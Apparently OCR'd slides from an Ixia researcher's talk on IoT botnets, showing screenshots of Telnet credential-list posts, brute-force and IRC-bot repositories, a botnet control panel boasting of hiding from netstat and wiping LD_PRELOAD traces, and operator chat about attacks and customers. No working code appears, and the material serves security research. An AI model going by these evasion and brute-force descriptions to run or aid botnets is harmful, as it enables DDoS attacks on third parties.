
10k Telnet List [List 4 of 5]

10k Telnet List [List 3 of 5]

10k Telnet List [List 2 of 5]

10k Telnet List [List 1 of 5]

- Github everything



Popular repositories

BuSyBoXBaNGBuS

All-in-1-Bruteforce-SSH

● Python ★ 2 Forks: 2

irc_bots

irc bots

● C ★ 2 Forks: 3

LiGhT


LNOLiGhT

0 contributions in the last year

- Did I mention Twitter?

[redacted]

Follow



```
- A text-based HUD by [illegible] -

No account? Register at [illegible]
Enter user: richard
Enter pass: *************

Please wait, loading... |
[+] DDOS | Successfully hijacked connection
[+] DDOS | Masking connection from [illegible]...
[+] DDOS | Hiding from netstat...
[+] DDOS | Removing all traces of LD_PRELOAD...
[+] DDOS | Wiping env libc.poison.so.1
[+] DDOS | Wiping env libc.poison.so.2
[+] DDOS | Wiping env libc.poison.so.3
[+] DDOS | Wiping env libc.poison.so.4
[+] DDOS | Setting up virtual terminal...
[!] Sharing access is NOT prohibited!
[!] You are free to give others your credentials
Ready
richard@botnet:$
```

curtis gervais: people are legit fearing for their safety

curtis gervais: she's talking about BEING SWAKED TO H

curtis gervais: never a dull moment

```
[illegible]: imagine running a botnet ipol for only 23k routers
[illegible]: rofl
[illegible]: OMFL
[illegible]: where did proxxes get this customer at
[illegible]: from me
[illegible]: where did u get it
[illegible]: ya
[illegible]: small bot aj
[illegible]: ya
[illegible]: 2k bots a second
[illegible]: this is p intense
[illegible]: stop the atk
[illegible]: omit down
[illegible]: idk why
[illegible]: ill get ghOst to
[illegible]: reboot when hes on his laptop
[illegible]: aight
[illegible]: big bot
[illegible]: appl
[illegible]: ya
[illegible]: get dstas customers
```

QUESTIONS?

- @me_high4eva
- mvasilescu@ixiacom.com
- FOLLOW THIS GUY: @nobletrout

ixia